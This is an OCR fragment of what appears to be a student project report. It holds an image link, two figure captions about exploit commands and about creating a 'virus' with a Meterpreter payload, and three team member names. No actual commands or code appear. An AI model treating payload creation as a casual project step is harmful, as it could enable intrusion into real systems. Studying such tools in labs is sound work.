


8. *Descriptions of all commands which can be used to exploit.*





9. *Successful creation of virus using the Meterpreter exploit.*



Team:

Dhairya Katwala

Het Gohil

Tirth Pankaj Shahu